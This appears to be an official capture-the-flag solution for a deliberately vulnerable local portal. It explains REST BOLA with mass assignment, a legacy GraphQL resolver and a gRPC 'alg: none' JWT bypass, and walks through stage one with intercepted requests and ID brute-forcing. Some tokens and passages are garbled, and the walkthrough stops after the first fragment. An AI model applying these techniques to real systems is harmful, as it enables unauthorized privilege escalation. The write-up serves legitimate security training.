

4- Official solution / Report

1 Executive Summary

Challenge Overview

Project AEGIS is a web security challenge that simulates an internal employee portal

The application looks like a normal internal website with a login page an employee profile and some simple features

Behind this normal website there are three different backend services which are REST GraphQL and gRPC

Each service has a different vulnerability and the player needs to solve all three vulnerabilities to recover the full flag

Primary Vulnerability

The main idea of the challenge is to chain three different vulnerabilities together

The first vulnerability is BOLA combined with Mass Assignment in the REST API

The second vulnerability is BOLA through an old GraphQL resolver

The third vulnerability is a JWT authentication bypass in the gRPC service because the service accepts unsigned `alg: none` JWT tokens

Security Impact

A low privilege employee can reach the administrative recovery process without having the real admin credentials

The player does this by exploiting authorization and authentication problems across the three different API technologies

Each service may look separate but they all use the same underlying data which allows the player to move from one vulnerability to the next

Learning Objective

The main goal is to show that when an application uses different API technologies each one must be tested separately

But it is also important to understand how these services trust each other

Even if one service is secure the whole application can still be vulnerable if another service is forgotten or not properly secured

2 Challenge Overview

Application Functionality

AEGIS is a fictional internal employee portal

After logging in the user can see their own profile including the employee ID username display name department and the internal `access_tier` field

The user can also update their display name

There is also a Security Center that shows the progress of the three credential recovery stages

Scenario

The company moved its employee data between different systems over time

The REST endpoint was created for simple profile updates but it was never properly protected against changing another employee or modifying internal fields

The company also had an old GraphQL API that was created for an internal account migration tool

After the new GraphQL version was created the old version was never removed

There is also an internal gRPC administrative service

This service was expected to only be reachable from a trusted internal network and because of that its authentication was not properly implemented

Primary Vulnerability

The first vulnerability is BOLA combined with Mass Assignment in the REST API

Secondary Vulnerabilities

The second vulnerability is BOLA through the old GraphQL resolver

The third vulnerability is a JWT authentication bypass in the gRPC service because the JWT signature is not properly verified

Difficulty and Estimated Solve Time

The challenge is **Hard**.

The expected solve time is around 45 to 90 minutes for a player who is already comfortable with HTTP interception tools but does not know the chaining requirement before starting

3 Architecture and Trust Boundaries

Relevant Components and Services

The Web UI is the normal interface used by the player and it communicates with the REST API

The REST API handles login profile retrieval and profile updates

GraphQL v2 is the current secured version and introspection is disabled

GraphQL v1 is the old version that was left running after the migration and it contains the vulnerable resolver

The gRPC AdminService runs on port `50051`

It is supposed to be an internal service and it is not available through the normal website interface

All three services use the same in memory data store

This means that when the player changes something through one service the other services can see the same change

Authentication and Authorization

REST and GraphQL use a signed HS256 JWT that is created when the user logs in

The token is sent using the normal `Authorization: Bearer` header

The gRPC service also uses a JWT but it receives it through request metadata

The problem is that the gRPC service manually decodes the JWT instead of properly verifying its signature

The application is supposed to check ownership in REST using the employee ID and in GraphQL using the username

The gRPC service is supposed to use the `role` claim

Each of these checks fails for a different reason

Data Flows and Trust Boundaries

The Web UI and REST API are the normal path that a user is expected to use

The REST and GraphQL APIs both trust the shared data store

They do not properly check whether another service has changed the data into an unexpected state

The gRPC service was designed with the assumption that only trusted internal users could reach it

This assumption becomes a problem when the service can actually be reached by the player

4 Attacker Starting Point

Initial Access

The player starts with only a browser and the application root URL

No credentials endpoints or information about the backend services are given directly

The player can run the CTF using `npm start`

Or if Docker is being used they can run `docker compose up`

Credentials

The player does not receive valid credentials directly

A low privilege employee account can be discovered through a developer comment inside the page source

The admin account does not have a usable password and the player is not supposed to log into it directly

User Role and Privileges

The starting account is `alex` with employee ID `76`

This account only has normal employee privileges

The player can view and edit their own profile

They do not have administrative access and they do not know the IDs of the other employees

Known Information and Restrictions

The player is not told that the application uses REST GraphQL and gRPC

These services must be discovered during the challenge

The player only knows their own employee ID

The internal `access_tier` field is not given directly

The old GraphQL version and the gRPC service are also not given directly

The player can only interact with the exposed ports which are `3000` for HTTP and `50051` for gRPC

5 Attack Surface

REST Endpoints

`POST /api/login` is used to log in and receive a JWT

`GET /api/profile` is used to retrieve the current user's profile

`POST /api/profile/preferences` is used to update profile fields and this is the vulnerable endpoint

`GET /api/status` is used to retrieve the current challenge progress

GraphQL Queries

The old GraphQL v1 contains the `employee(username)` query which can be used to look up employee information

It also contains `legacyCredentialResolver(username)` which is the vulnerable resolver and can return credential data for another username

GraphQL v2 contains the same employee lookup but it is restricted to the current user

The `adminCredential` field requires a real admin role and is not part of the intended attack path

gRPC Services and Methods

The `AdminService` contains `GetSystemStatus`

This method is a low sensitivity status check and only requires a decodable token

The `AdminService` also contains `GetPasswordFragment`

Relevant Workflows and Security Controls

REST and GraphQL use HS256 JWT verification for authentication

The REST profile endpoint correctly checks ownership but the profile preferences endpoint does not

GraphQL v2 has authorization checks and introspection is disabled

GraphQL v1 does not have the same protections

The gRPC service accepts the `none` JWT algorithm which allows the player to bypass signature verification

The `/backup` route also exposes the `.proto` service definition after the required previous stages are completed

This is the vulnerable method and it requires an admin role token. It has no dependency on the REST or GraphQL stages — it can be exploited independently at any point.

6 Vulnerability Description

6.1 REST — BOLA + Mass Assignment

The first vulnerability is in `POST /api/profile/preferences`

The player already has a valid employee account so no admin privileges are needed

The problem is that the endpoint accepts `employee_id` directly from the request. Instead of using the employee ID from the authenticated JWT, the server uses the ID provided by the player.

This allows the player to choose which employee record they want to update.

There is also another problem.

The endpoint accepts every field sent in the request without checking which fields are actually allowed.

This means the player can add internal fields such as `access_tier` even though this field is not available through the normal website.

The root cause is that the endpoint does not check that the requested employee belongs to the current user.

It also does not use an allow list for the fields that can be changed.

The secure solution is to get the target employee from the verified JWT and never trust a client-supplied employee ID for the user's own profile.

If changing another employee is a legitimate feature, then the server must perform a proper authorization check before allowing it.

The update should also only accept specific fields such as `display_name`.

Any other fields should be rejected or ignored.

6.2 GraphQL — Broken Object Level Authorization

Legacy Resolver

The second vulnerability is inside the old GraphQL v1 endpoint.

The old endpoint contains a resolver called `legacyCredentialResolver(username)`.

The resolver accepts a username and returns sensitive account information for that username.

The problem is that it does not check whether the username belongs to the user making the request.

The player only needs a valid authenticated session and access to the old GraphQL version.

The resolver was originally created for an internal migration tool where the callers were trusted.

When the old API was left running after the migration this old trust assumption was no longer safe

The resolver still trusts the username provided by the caller and does not perform an ownership check

The secure solution is to completely remove the old GraphQL version when it is no longer needed

The resolver should also verify that the requested username belongs to the current user or that the user has a valid reason to access another account

Introspection should also be disabled on every deployed GraphQL version

6.3 gRPC — JWT Authentication Bypass + Proto File Disclosure

The third vulnerability is in the gRPC `AdminService`

The service runs on port `50051`

The player first needs to discover the port and then identify that the service is using gRPC

The `.proto` file provides the service definition and shows the methods and parameters needed to communicate with the service

The problem with the authentication is that the service manually decodes the JWT instead of properly verifying it

When the JWT uses the `none` algorithm the service accepts the token without requiring a valid signature

The service also trusts the `role` claim inside the token

This allows the player to create their own JWT with `alg: none` and change the `role` claim to `admin`

The forged token can then be used with the gRPC request

The player uses the `.proto` definition to understand the required method and parameters and sends the request to port `50051`

This returns the final password fragment

The root cause is that the service allows the `none` algorithm and trusts the JWT claims without proper signature verification

The secure solution is to only allow a fixed signing algorithm such as HS256 and always verify the JWT signature before trusting any claim

The `.proto` file should also not be publicly exposed unless it is intentionally required and properly protected

The player can use the forged admin JWT to call `GetPasswordFragment` at any point, independent of the REST or GraphQL stages — only the final flag on the admin dashboard requires all three stages to be complete.

7. Intended Attack Path

at the start i ran the site using

`npm start`

or with docker using


`docker compose up`

```
C:\Users\Asus\OneDrive\Desktop\duckurity\TASK CTF DUCKURITY\aegis-ctf>npm start
> aegis-ctf@1.0.0 start
> node server.js


Server started on port 3000
Internal service started.
```

now the site is ready and we can open it at localhost:3000

after opening the site i found a normal login page asking for username and password



there is also an admin dashboard but it says you cant reach the dashboard except by finishing the whole ctf and collecting the password so i can reach the dashboard



ill go back to the login page and try to see what data i can use to log in
sometimes developers leave login data forgotten in the html source code
before pushing the project


and i actually found a username and password sitting in a forgotten comment

```
4<meta charset="UTF-8" />
5<meta name="viewport" content="width=device-width, initial-scale=1.0" />
6<title>AEGIS | Internal Portal</title>
7<link rel="stylesheet" href="/style.css" />
8</head>
9<body>
10  <!-- TODO(dev): remove before prod push - QA test account still active: alex / Winter2024! -->
11  <div class="topbar">
12    <div class="brand">AEGIS <span>Internal Portal</span></div>
13    <div id="whoami" class="whoami"></div>
14  </div>
15
16  <main>
17    <section id="loginView" class="card">
```


```
<!-- TODO(dev): remove before prod push - QA test account s
till active: alex / Winter2024! -->
username : alex
password : Winter2024!
```

now lets try logging in with this data


and the login actually worked and i landed on a profile page for someone called
alex and the rest of his data is there on the site




i also found another section called security center and this is basically where the password parts get collected once i finish the ctf so i can reach the dashboard



after going back to the profile i found a small function that changes the username lets try it



after i typed my name and hit save i intercepted the request in burp suite and got the response and found a few weird things in it that shouldnt be visible to users



```
}  
}
```

lets try changing some data now and see if it works or not

and after trying to change the id and sending a wrong id there is basically no user with that name and i got a clear error

Request

```
1 POST /api/profile/preferences HTTP/1.1  
2 Host: localhost:3000  
3 Content-Length: 127  
4 sec-ch-ua-platform: "Windows"  
5 Authorization: Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bXBsb3llZVSpZCI6ImNzInVzZG9uYW11IjoiaYW  
xleCIsInJvbnGU0iOiJlbXBsb3llZSIsIm1hdCI6MTc4ODk0MDgyNiwiZGwIjozNzg4OTQ4MDI2IiwiaW  
6wBcG6S9sGdsiLHl0hPn6s8jG3bWfsxvTlqDjs5n6M  
7 Accept-Language: en-US,en;q=0.9  
8 sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"  
9 Content-Type: application/json  
10 sec-ch-ua-mobile: ?0  
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36  
12 Accept: */*  
13 Origin: http://localhost:3000  
14 Sec-Fetch-Site: same-origin  
15 Sec-Fetch-Mode: cors  
16 Sec-Fetch-Dest: empty  
17 Referer: http://localhost:3000/  
18 Accept-Encoding: gzip, deflate, br  
19 Connection: keep-alive  
20 {  
  "employee_id": 50,  
  "username": "alex",  
  "display_name": "yousef",  
  "department": "Engineering",  
  "access_tier": "user",  
  "role": "employee"  
}
```

Response

```
1 HTTP/1.1 404 Not Found  
2 X-Powered-By: Express  
3 Access-Control-Allow-Origin: *  
4 Content-Type: application/json; charset=utf-8  
5 Content-Length: 30  
6 ETag: W/"1e-cnCek7eQDmr3IOAKfwz/gMYjtFg"  
7 Date: Wed, 09 Sep 2026 08:05:58 GMT  
8 Connection: keep-alive  
9 Keep-Alive: timeout=5  
10  
11 {  
  "error": "employee not found"  
}
```

theres something really important here which is control over the user role field but when i tried to change it to admin nothing happened and nothing changed

Request


```
1 POST /api/profile/preferences HTTP/1.1  
2 Host: localhost:3000  
3 Content-Length: 124  
4 sec-ch-ua-platform: "Windows"  
5 Authorization: Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bXBsb3llZVSpZCI6ImNzInVzZG9uYW11IjoiaYW  
xleCIsInJvbnGU0iOiJlbXBsb3llZSIsIm1hdCI6MTc4ODk0MDgyNiwiZGwIjozNzg4OTQ4MDI2IiwiaW  
6wBcG6S9sGdsiLHl0hPn6s8jG3bWfsxvTlqDjs5n6M  
7 Accept-Language: en-US,en;q=0.9  
8 sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"  
9 Content-Type: application/json  
10 sec-ch-ua-mobile: ?0  
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36  
12 Accept: */*  
13 Origin: http://localhost:3000  
14 Sec-Fetch-Site: same-origin  
15 Sec-Fetch-Mode: cors  
16 Sec-Fetch-Dest: empty  
17 Referer: http://localhost:3000/  
18 Accept-Encoding: gzip, deflate, br  
19 Connection: keep-alive  
20 {  
  "employee_id": 76,  
  "username": "alex",  
  "display_name": "yousef",  
  "department": "Engineering",  
  "access_tier": "user",  
  "role": "admin"  
}
```

Response

```
1 HTTP/1.1 200 OK  
2 X-Powered-By: Express  
3 Access-Control-Allow-Origin: *  
4 Content-Type: application/json; charset=utf-8  
5 Content-Length: 139  
6 ETag: W/"8b-neiC2hakjKpsQMHGa7EDaPMLB0Jk"  
7 Date: Wed, 09 Sep 2026 08:07:25 GMT  
8 Connection: keep-alive  
9 Keep-Alive: timeout=5  
10  
11 {  
  "updated": {  
    "employee_id": 76,  
    "username": "alex",  
    "display_name": "yousef",  
    "department": "Engineering",  
    "access_tier": "user",  
    "role": "employee"  
  }  
}
```


but theres another important and interesting thing which is access_tier and its also set to user and after i changed it to admin it actually worked but an error

showed up saying the id is wrong so now i need to brute force it and get the right id




```
{
  "error": "Employee ID 76 does not have administrative pr
ivileges assigned."
}
```

lets send this request to intruder and brute force the id
and i actually got the admin id which is 62



the request succeeded and we got the first part of the password



and it actually showed up on the site

!([attachment:ae56a9a0-83d9-4aac-bc05-93968f150d9d:image.png])

and theres also a hint that theres another vulnerability on the site or an old service still there that might have sensitive data or something connected to the system thats forgotten

```
{
  "updated":
  {
    "employee_id":62,
    "username":"alex",
    "display_name":"yousef ",
    "department":"Engineering",
    "access_tier":"admin",
    "role":"admin"
  },
  "security_notice":
  {
    "message":"Privilege escalation detected on a monitored
account.",
    "credential_recovery_fragment":"BOLA_",
    "hint":"Legacy service interfaces used for internal mig
rations may still be reachable and were not covered by the
latest hardening pass."
```

```
}  
}
```

